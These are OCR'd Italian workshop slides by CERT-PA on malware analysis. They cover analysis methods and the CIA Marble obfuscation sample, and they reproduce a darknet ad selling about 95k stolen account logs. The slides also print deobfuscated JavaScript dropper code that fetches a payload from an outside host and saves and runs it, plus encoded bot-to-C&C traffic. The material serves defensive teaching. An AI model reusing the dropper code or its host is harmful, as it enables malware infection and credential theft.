Il CERT-PA e la Malware Analysis
Strumenti e casi di studio

Workshop GARR 2017 – Netvolution
Consiglio Nazionale delle Ricerche

Gianni Amato

Roma, 6 Aprile 2017

Perchè analizzare il malware?

- Per investigare su un incidente e rispondere ai seguenti quesiti:
  - Qual è lo scopo del malware?
  - Quali informazioni è riuscito a carpire?
  - Dove sono state trasmesse le informazioni?
  - Come ha fatto ad arrivare fin qui?
- Produrre firme per bloccare/mitigare l'infezione.
- Attività forense.
- Attività di intelligence.

Tipologia di analisi


- Automatica
  - Sandbox
- Statica
  - Signatures


- Dinamica
  - Network
- Manuale
  - Reverse engineering

Quanto tempo occorre?


Il tempo necessario per analizzare un malware è direttamente proporzionale alla sua complessità.


Evoluzioni Tecniche e Motivazionali






Surveillance Tools - Blackmarket







- Fast and stable remote surveillance
  - Remote Desktop
  - Remote Webcam
  - Audio feeds
  - File transfer

Government Account - Blackmarket

100K BOTNET STEALER LOGS. LOGINS TO LITERALLY ALL MAJOR SITES - LOWERED PRICE AND UPDATED LIST A BIT -

THis is a my private list of logs that i have gotten from my password stealers. They are a bit old (approximately 1 year) so thats why only 50$. You will still find alot of working accounts for all sorts of sites, these have never been shared elsewhere, Almost 100k, more specefic, 95k logs Including: File contains 681 paypal accounts 2515 Facebook accounts Even lots of .gov accounts Tons o...

Sold by Thegamblerguy - *3* sold since *Jul 26, 2016* Vendor Level 1 Trust Level 4

	Features		Features
Product class	Digital goods	**Origin country**	Worldwide
Quantity left	Unlimited	**Ships to**	Worldwide
Ends in	Never	**Payment**	Escrow

Delivered asap - 1 days - USD +0.00 / item

Purchase price: USD 50.00

Qty: 1 Buy Now Queue

0.0434 BTC / 2.4950 XMR

Description | Bids | Feedback | Refund Policy

Product Description

THis is a my private list of logs that i have gotten from my password stealers. They are a bit old (approximately 1 year) so thats why only 50$. You will still find alot of working accounts for all sorts of sites, these have never been shared elsewhere, Almost 100k, more specefic, 95k logs Including:

File contains 681 paypal accounts
2515 Facebook accounts
Even lots of .gov accounts
Tons of other acc. Feel free to pm and ask me to do a check and i will do it


Almost 100k accounts, in one file. You wont find this elsewhere


Marble Framework

Vault 7: CIA Hacking Tools Revealed

- Set di strumenti in grado di:
  - Offuscare codice nocivo;
  - Implementare tecniche Anti-Forensics.
- Allo scopo di:
  - Mascherare malware, trojan e attacchi di hacking;
  - Evitare che un attacco possa essere ricondotto alla CIA.

Il codice di Marble è Pubblico





- Il framework è composto da 676 file;
- 35.150 righe di codice accessibili pubblicamente.

- Marble è stato utilizzato dalla CIA nel 2016;
- La versione 1.0 risale al 2015.

https://wikileaks.org/ciav7p1/cms/page_14588467.html


Russo, cinese, arabo e farsi

```
#include <Windows.h>
#include "Marble.h"

int wmain(int argc, wchar_t* argv[])
{
	//Normal strngs including escaped characters as well as \x
	WARBLE wcOne[] = L" Text with \"weird spaces; in the text\n\n\t\tabc\x2233\x3344 124";

	//Normal Wide-Char string - can't be multi-line
	WARBLE wcTwo[] = L"Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified. To perform this operation as a transacted operation, which results in a handle that can be used for transacted I / O, use the CreateFileTransacted function.";

	//WCHAR array is supported
	WARBLE wcThree[] = {
		0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
		0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799
	};

	//Add foreign languages
	//Arabic
	WARBLE wcArabic[] = L"بعد أملاً شواطيء في ٣٠ دول زهاء ماشاء. كل الشتاء، اجتمع واعتلاء حيث، فضون الشمال الشعبين الى بل. قد قام الشتاء انتصارهم الإنذار، بوابة قبضتهم اتفاقية بعض عل. شئت وفرنسا ابتدعها ٍا كما";

	//Chinese
	WARBLE wcChinese[] = L"泮滂沘 烒烘瑞 鹿梧榒 謳 钄鑩, 鴛鵦鸈 逯郖峘荰恣 潬澕湴 麇 踞鞨 泮琗溕 蜅蝘諷 岼愊傑 榏 趏踁, 蝶 堥娕 蠕蟔螫 鏥髌鷆, 靫 鞈顛 跣鈇鴂 翗緶鎺 紓 嗵嘚埸 潇瀀瓻 礌韄嶶 螒醊 醊銽靻 櫕禰蜡 炾芒玗 崾 螐蝂, 駍駰瑪 蒣蒤蒩 榽楗歁 崾 揬攙";

	//Russian
	WARBLE wcRussian[] = L"Зыд нэ нонюмэш контынтёонэж. Видэ бландит ан квуй, дуо декам эпикюре эа. Йн дйкит мольлиз дэлььякатезшимя жят. Нэ мэль рыбюм мэльиорэ фэюгаят, залыы тхэопхраэтуз ан мэя. Ут вэл хабымуч фиэрэнт инэтруктеор, ку шапэрэт пхаэдрум кончюлату ыам, ыюм но оптёон льаорыыт янтэрэсщэт.";

	//Korean
	WARBLE wcKorean[] = L"사용할 수있는 구절 많은 변화가 있지만, 대부분의, 주입 유머로, 어떤 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. 당신은 Lorem Ipsum의 통로를 사용하려는 경우, 당신은 텍스트의 가운데에 숨겨진 뭔가 당황 없다는 확신해야합니다";

	//Farsi
	WARBLE wcFarsi[] = L"لورم ایپسوم یا طرح‌نما (به انگلیسی: Lorem ipsum) به متنی آزمایشی و بی‌معنی در صنعت چاپ، صفحه‌آرایی و طراحی گرافیک گفته می‌شود. طراح گرافیک از این متن به عنوان عنصری از ترکیب بندی برای پر کردن صفحه و ارایه اولیه شکل ظاهری و کلی طرح سفارش گرفته شده استفاده می نماید، تا از نظر گرافیکی نشانگر چگونگی نوع و اندازه فونت و ظاهر متن باشد. معمولا طراحان گرافیک برای صفحه‌آرایی، نخست از متن‌های آزمایشی و بی‌معنی استفاده می‌کنند تا صرفا به مشتری یا صاحب کار خود نشان دهند که صفحه طراحی یا صفحه بندی شده بعد از اینکه متن در آن قرار گیرد چگونه به نظر می‌رسد و قلم‌ها و اندازه‌بندی‌ها چگونه در نظر گرفته شده‌است. از آنجایی که طراحان عموما نویسنده متن نیستند و وظیفه رعایت حق تکثیر متون را ندارند و در همان حال کار آنها به نوعی وابسته به متن می‌باشد آنها با استفاده از محتویات ساختگی، صفحه گرافیکی خود را صفحه‌آرایی می‌کنند تا مرحله طراحی و صفحه‌بندی را به پایان برند.";

	return 0;
}
```

Mascherare gli hack della CIA e concentrare l'attenzione degli investigatori su altri Paesi.


https://wikileaks.org/ciav7p1/cms/page_14588467.html

Analisi Automatica (PRO)




- Le sandbox rappresentano il modo più **semplice** per valutare la natura di un file sospetto. Sono strumenti completamente automatizzati, progettati per analizzare rapidamente (< 3 min) un sample;
- Producono **report** con importanti dettagli relativi all'attività dei file sul sistema, al traffico di rete, etc.

Analisi Automatica (CONTRO)



- Malware evoluti includono componenti in grado di **individuare ed eludere** le sandbox più note. A volte cambiando comportamento;
- Le sandbox online **censiscono** i sample sottomessi. Se si sta investigando su un caso che richiede segretezza è vivamente sconsigliato fare uso di strumenti online. *Cuckoo sandbox installato localmente potrebbe essere una valida alternativa*.

Quando è necessaria l'analisi Manuale



- Decodificare informazioni crittografate, memorizzate o trasferite dal sample;
- Determinare la logica di un algoritmo che punta a domini differenti in base a determinate circostanze;
- Individuare funzionalità non rilevabili da analisi automatizzate.

Automatizzare quando è possibile l'analisi manuale


```python
import re

filename = 'DOC 320560686.js'

with open(filename, 'r') as file:
    data = file.read().split('\n')

for str in data:
    uMatch = re.findall('\\\u[0-9]{3}[0-9a-fA-F]{1}', str)
    for u in uMatch:
        str = str.replace(u, u.decode('unicode-escape'))
    print (str)
```

```
Terminale
File  Modifica  Visualizza  Terminale  Schede  Aiuto
"equipment","wrench","carouse","msgstr","08"), inflammation)] = 0;
        krDwvrh = "_F12_";
        brings.saveToFile(appropriations, 2);
        SswQdi = "_F13_";
        brings.close();
        XWfgMW = "_F14_";
                rampart[promises](appropriations, chosen, true);
    }
} catch (fbhBGzsX) {
    KKKnoPGE = "_F15_"; };

}
try{
school("http://"+"sherlock"+".uvishere.com/89ug6b7ui" + "?TLLwzVq=kkbuhVhPv","iw
mBjyujp");}catch(UKhpApne){
   LyzGRySP = "_F16_";}



------------------
(program exited with code: 0)
Press return to continue
```


```
var advocacy=("casque" + WScript=="casque" + "v2tuz6archives93cyBfY3JpcHQgarchivesSG9zdA=archives=".miami4
())&&selecting["c3archivesRhdHarchivesVz".miami4()] +""=="MjarchivesAw".miami4()&&typeof(GzEAPd)==="undefined";

    if (advocacy) {

        var brings = new logan(("trollope","ingram","going","polar","parallel","better","composite","vertigo","A")
+("acceptance","medication","slayer","united","rover","tokyo","armed","penal","SEOO")
+"DB"+("trigger","raven","vaccination","elated","extras","prosecutor","terrestrial",".S")+"tr8").replace("SEO",
"D").replace("8", "eam"));
        brings[architectural]();
        RhXxGud = "_F9_";
        brings.type = chosen;
        hGaSMa = "_F10_";
        brings["d3JarchivespdGU=archives".miami4()](selecting
[("outing","christening","tyrannical","irksome","essex","gasoline","literally","")+"R"+"es"+"pon"+unlike['U'].toLowe
+"e"+"Qarchivesm9keQ=archives=".miami4()]);
        XWaxeQhw = "_F11_";
        brings[(casque + "o"+("sheet","ronald","except","vigil","abjure","lawsuit","anomalous","subtle","00")
+("unexpected","rigged","limit","oneness","lakes","realistic","fatuous","8i")+"tion").replace
("0"+("hypothesis","loudness","cocoa","equipment","wrench","carouse","msgstr","08"), inflammation)] = 0;
        krDwvrh = "_F12_";
        brings.saveToFile(appropriations, 2);
        SswQdi = "_F13_";
        brings.close();
        XWfgMW = "_F14_";
                rampart[promises](appropriations, chosen, true);
    }
} catch (fbhBGzsX) {
    KKKnoPGE = "_F15_"; };

}
try{
school("http://"+"\u0073h\u0065r\u006Co\u0063k"+"\u002Eu\u0076i\u0073h\u0065r\u0065.\u0063o\u006D/\u00389\u0075g\u00
\u0037u\u0069" + "?TLLwzVq=kkbuhVhPv","iwmBjyujp");}catch(UKhpApne){
   LyzGRySP = "_F16_";}
```

Caso Studio

Decifrare la comunicazione tra un BOT e il C&C



Athena HTTP


Athena HTTP
Welcome, root | Help | Logout
Botlist
DDoS Panel
Website Checker
Create Command
Active Commands
User Management
Preferences
Status
DDoS
Botkiller
Computer Statistics
Country
Botlist
Bot Id Country IP Address Operating System Ram Usage Version Last Seen Status
Previous
Next

OSINT/CLOSINT


Deep web

- Sorgente del C&C + Builder

Forum riservati

- Contributo alla ricerca

Comunicazioni Cifrate



BOT -> C&C

a =
"%62%33%5A%6A%61%58%42%33%61%6E%46%6B%61%33%68%6C%63%6E%6C%73%63%32%5A%36%62%58%52%6E%59%57%35%31%61%47%49%36%61%57%39%32%59%33%42%33%61%6E%52%68%5A%32%35%6F%64%57%4A%6B%63%58%68%72%5A%58%4A%35%62%48%4E%6D%65%6D%30%3D"

b =
"xHR5vGU6veVwZWF0xHVpZDiwODI2MTU3MDy4NjFzMTEnZTBgYWNgYWQ4MDZgNjE3MjY5NeZ8veFrOjE2xGJuX2rpmGndZDiwxGJuX2ZpmGVkOjB8Yerxl2V5vkiwxGJ1v3g6ZeFqv2V8"

c =
"%64%6A%71%78%64%6B%72%78%65%6C%72%79%65%6C%73%79%66%6D%73%7A%67%6D%74%61"

BOT <- C&C

r =
"ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRhZgaqaWRHVsdgmUZkUFRua2ZBPT0KZgzSlGM
baHBlRDB5ZgaOaeJXMWzcmVE5SVzlvFpYY2agM2QkTG5qlGFHOXZMmU52Ydz3PQi="

Url Encoding / Decoding (a)

"this is a test" → %22this%20is%20a%20test%22

%22this%20is%20a%20test%22 → "this is a test"

a =
"%62%33%5A%6A%61%58%42%33%61%6E%46%6B%61%33%68%6C%63%6E
%6C%73%63%32%5A%36%62%58%52%6E%59%57%35%31%61%47%49%36
%61%57%39%32%59%33%42%33%61%6E%52%68%5A%32%35%6F%64%57
%4A%6B%63%58%68%72%5A%58%4A%35%62%48%4E%6D%65%6D%30%3D
"

a =
"b3ZjaXB3anFka3hlcnlsc2Z6bXRnYW51aGI6aW92Y3B3anRhZ25odWJkcXhrZXJ
5bHNmem0="

